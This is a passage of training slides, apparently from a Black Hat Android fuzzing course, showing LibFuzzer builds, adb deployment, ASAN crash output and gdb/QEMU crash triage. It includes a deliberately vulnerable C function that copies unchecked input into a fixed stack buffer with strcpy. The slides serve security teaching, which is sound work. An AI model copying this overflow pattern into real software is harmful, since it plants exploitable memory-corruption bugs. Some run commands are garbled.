
fi

echo "[+] All checks passed!"

echo "[*] Making sure qemuaf1 is checked out"
█
#git status 1>/dev/null 2>/dev/null
if [ $? -eq 0 ]; then
    echo "[*] initializing qemuaf1 submodule"
    # git submodule init || exit 1
    # git submodule update ./qemuaf1 2>/dev/null # ignore errors
else
    echo "[*] cloning qemuaf1"
    test -d qemuaf1 || {
        CNT=1
        while [ '!' -d qemuaf1 -a "$CNT" -lt 4 ]; do
            echo "Trying to clone qemuaf1 (attempt $CNT/3)"
            # git clone --depth 1 https://github.com/AFLplusplus/qemuaf1
            CNT=`expr "$CNT" + 1`
        done
    }
fi
```


Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- LibFuzzer is in-process, coverage-guided, evolutionary fuzzing engine
- Fuzzes the execution path of the function
- Building fuzzer binary and compiles through Clang compiler
- Cross compile through Android SDK clang compiler
- use the `-fsanitize=fuzzer` flag for fuzz binary



Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- LibFuzzer flag Usages

`clang -g -fsanitize=fuzzer mytarget.c # Builds the fuzz target w/o sanitizers`

`clang -g -fsanitize=fuzzer,address mytarget.c # Builds the fuzz target with ASAN`

`clang -g -fsanitize=fuzzer,signed-integer-overflow mytarget.c # Builds the fuzz target with a part of UBSAN`

`clang -g -fsanitize=fuzzer,memory mytarget.c # Builds the fuzz target with MSAN`

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Vulnerable library
- Compiling the vulnerable library program by using Clang with `-fsanitize=fuzzer` flag for instrumentation
- `aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address -fPIC -c libtesthello.c`

```
#include <stdio.h>
#include <string.h>

void helloworld(){
    printf("hello world!\n");
}

void parseText(char *ptrBuf){
    char buffer[100];
    if(ptrBuf[0] == 'f'){
        if(ptrBuf[1] == 'u'){
            if(ptrBuf[2] == 'z'){
                if(ptrBuf[3] == 'z'){
                    strcpy(buffer, ptrBuf);
                    printf("Parsed data: %s\n", buffer);
                }
            }
        }
    }
}
```

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/libfuzzer_onddevice$ aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address -fPIC -c libtesthello.c
```

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Implementing Libfuzzer function in the Harness.
- `aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address harness.c -o harness libtesthello.o -lm`

```
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stddef.h>

extern void helloworld();
extern void parseText(char *ptrBuf);

int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size){

    if(Size > 7)
        parseText(Data);

    return 0;
}
```

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/libfuzzer_onddevice$ aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address harness.c -o harness
libtesthello.o -lm
```

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Push harness and dependencies to the device
 - `adb push harness /data/local/tmp/`
 - `adb push libc++_shared.so /data/local/tmp`

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Running the Fuzzer/Harness on the device
 - LD_LIBRARY_PATH=./harness
 - LD_LIBRARY_PATH=./harness -max_len=6000000 CORPUS/
 - LD_LIBRARY_PATH=./harness –ignore_crashes=1 –fork=1

```
shell:/data/local/tmp$ LD_LIBRARY_PATH=./harness
INFO: Seed: 1347528712
INFO: Loaded 1 modules (26 inline 8-bit counters): 26 [0x57357939e0, 0x57357939fa),
INFO: Loaded 1 PC tables (26 PCs): 26 [0x5735793a00,0x5735793ba0),
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2 INITED cov: 2 ft: 3 corp: 1/1b exec/s: 0 rss: 29Mb
NEW_FUNC[1/1]: 0x573578be98 (/data/local/tmp/harness+0x41e98)
#205 NEW cov: 7 ft: 9 corp: 2/7b lim: 6 exec/s: 0 rss: 31Mb L: 6/6 MS: 3 ChangeBit-ChangeByte-InsertRepeatedBytes-
#282 REDUCE cov: 7 ft: 9 corp: 2/6b lim: 6 exec/s: 0 rss: 31Mb L: 5/5 MS: 2 EraseBytes-InsertByte-
#394 REDUCE cov: 10 ft: 12 corp: 3/12b lim: 6 exec/s: 0 rss: 31Mb L: 6/6 MS: 2 CrossOver-CMP- DE: "f\x00"-
#406 REDUCE cov: 10 ft: 12 corp: 3/11b lim: 6 exec/s: 0 rss: 31Mb L: 5/5 MS: 2 CrossOver-InsertByte-
#12412 REDUCE cov: 13 ft: 15 corp: 4/17b lim: 122 exec/s: 0 rss: 32Mb L: 6/6 MS: 1 InsertByte-
#12519 REDUCE cov: 13 ft: 15 corp: 4/16b lim: 122 exec/s: 0 rss: 32Mb L: 5/5 MS: 2 ChangeByte-EraseBytes-
#20353 REDUCE cov: 16 ft: 18 corp: 5/27b lim: 198 exec/s: 0 rss: 33Mb L: 11/11 MS: 4 CopyPart-InsertByte-ShuffleBytes-InsertByte-
#20369 REDUCE cov: 16 ft: 18 corp: 5/22b lim: 198 exec/s: 0 rss: 33Mb L: 6/6 MS: 1 EraseBytes-
#20631 REDUCE cov: 16 ft: 18 corp: 5/21b lim: 198 exec/s: 0 rss: 33Mb L: 5/5 MS: 2 ChangeBit-EraseBytes-
=====
==2115==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x005bb3fb9ad5 at pc 0x007ab46ec358 bp 0x007feb874700 sp 0x007feb873ee8
READ of size 6 at 0x005bb3fb9ad5 thread T0
#0 0x7ab46ec354 (/system/lib64/libclang_rt.asan-aarch64-android.so+0x94354)
#1 0x573578c654 (/data/local/tmp/harness+0x42654)
#2 0x573578bd70 (/data/local/tmp/harness+0x41d70)
#3 0x57357767c4 (/data/local/tmp/harness+0x2c7c4)
#4 0x5735776240 (/data/local/tmp/harness+0x2c240)
#5 0x57357776c8 (/data/local/tmp/harness+0x2d6c8)
#6 0x5735778190 (/data/local/tmp/harness+0x2e190)
#7 0x57357692c8 (/data/local/tmp/harness+0x1f2c8)
#8 0x573578bc64 (/data/local/tmp/harness+0x41c64)
#9 0x7ab4572418 (/apex/com.android.runtime/lib64/bionic/libc.so+0x49418)
```

Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Interpreting crash output
 - Running crashes
 - GDB Back Trace
 - Time traveling
-
- <https://rr-project.org/>

Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Running crashes
- QEMU GDB option
 - -g listenport
 - -g 8080
- Passing crash file

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ ~/Desktop/AFLplusplus/afl-qemu-trace -g 8080 ./main afl_out  
5/default/crashes/id\:000014\,sig\:11\,src\:000018+000025\,time\:108027\,op\:splice\,rep\:32
```

Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Running crashes

Gdb-multiarch

- “gdb-multiarch main”
- Set architecture aarch64
- Gef-remote 127.0.0.1:8080

```
Fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/AFLplusplus/qemu_mode$ cd ~/Desktop/examples/fuzzing/test/
Fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ gdb-multiarch main
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef_config` to configure
92 commands loaded for GDB 9.2 using Python engine 3.8
GEF for linux ready, type `gef` to start, `gef_config` to configure
92 commands loaded for GDB 9.2 using Python engine 3.8
Reading symbols from main...
(No debugging symbols found in main)
gef> set architecture aarch64
The target architecture is assumed to be aarch64
gef> gef-remote 127.0.0.1:8080
warning: remote target does not support file transfer, attempting to access files from local filesystem.
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0x00000055018269fc in ?? ()
[+] Connected to '127.0.0.1:8080'
[+] Targeting PID=1
[+] Remote information loaded to temporary path '/tmp/gef/1'
gef> █
```

Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Running crashes
- Continue the process
- Type “c”
- Dump registers
 - `ir`

```
gef> i r
x0      0x723          0x723
x1      0x0           0x0
x2      0x1         0x1
x3      0xa        0xa
x4      0x40       0x40
x5      0x40100401 0x40100401
x6      0x3e       0x3e
x7      0x7f7f7f7f7f7f7f7f 0x7f7f7f7f7f7f7f7f
x8      0xd523379e4d939bbb 0xd523379e4d939bbb
x9      0xd523379e4d939bbb 0xd523379e4d939bbb
x10     0x4001      0x4001
x11     0x0         0x0
x12     0x5501b814d8 0x5501b814d8
x13     0x55017f41d0 0x55017f41d0
x14     0x5501b81834 0x5501b81834
x15     0x0         0x0
x16     0x5501b9f2b0 0x5501b9f2b0
x17     0x5501b3e644 0x5501b3e644
x18     0x80069ca    0x80069ca
x19     0x5500001674 0x5500001674
x20     0x5501803d88 0x5501803d88
x21     0x2         0x2
x22     0x5501803da0 0x5501803da0
x23     0x0         0x0
x24     0x0         0x0
x25     0x0         0x0
x26     0x0         0x0
x27     0x0         0x0
x28     0x0         0x0
x29     0x6161616161616161 0x6161616161616161
x30     0x6161616161616161 0x6161616161616161
sp      0x55017f42d0    0x55017f42d0
pc      0x6161616161616161 0x6161616161616161
cpsr    0x60000000      0x60000000
fpcsr   0x0           0x0
```

Lesson 4: Wrap-up

- Summarise important points.
- Allow time for questions.

Summary of Training

- List important points from each lesson
- References and further reading
 - <https://www.blackhat.com/docs/eu-15/materials/eu-15-Blanda-Fuzzing-Android-A-Recipe-For-Uncovering-Vulnerabilities-Inside-System-Components-In-Android-wp.pdf>
 - https://www.usenix.org/system/files/sec20fall_liu_prepub.pdf
 - <https://www.blackhat.com/docs/us-15/materials/us-15-Drake-Stagefright-Scary-Code-In-The-Heart-Of-Android.pdf>

Assessment and Evaluation

- Please fill in the Black Hat survey
- See you tomorrow!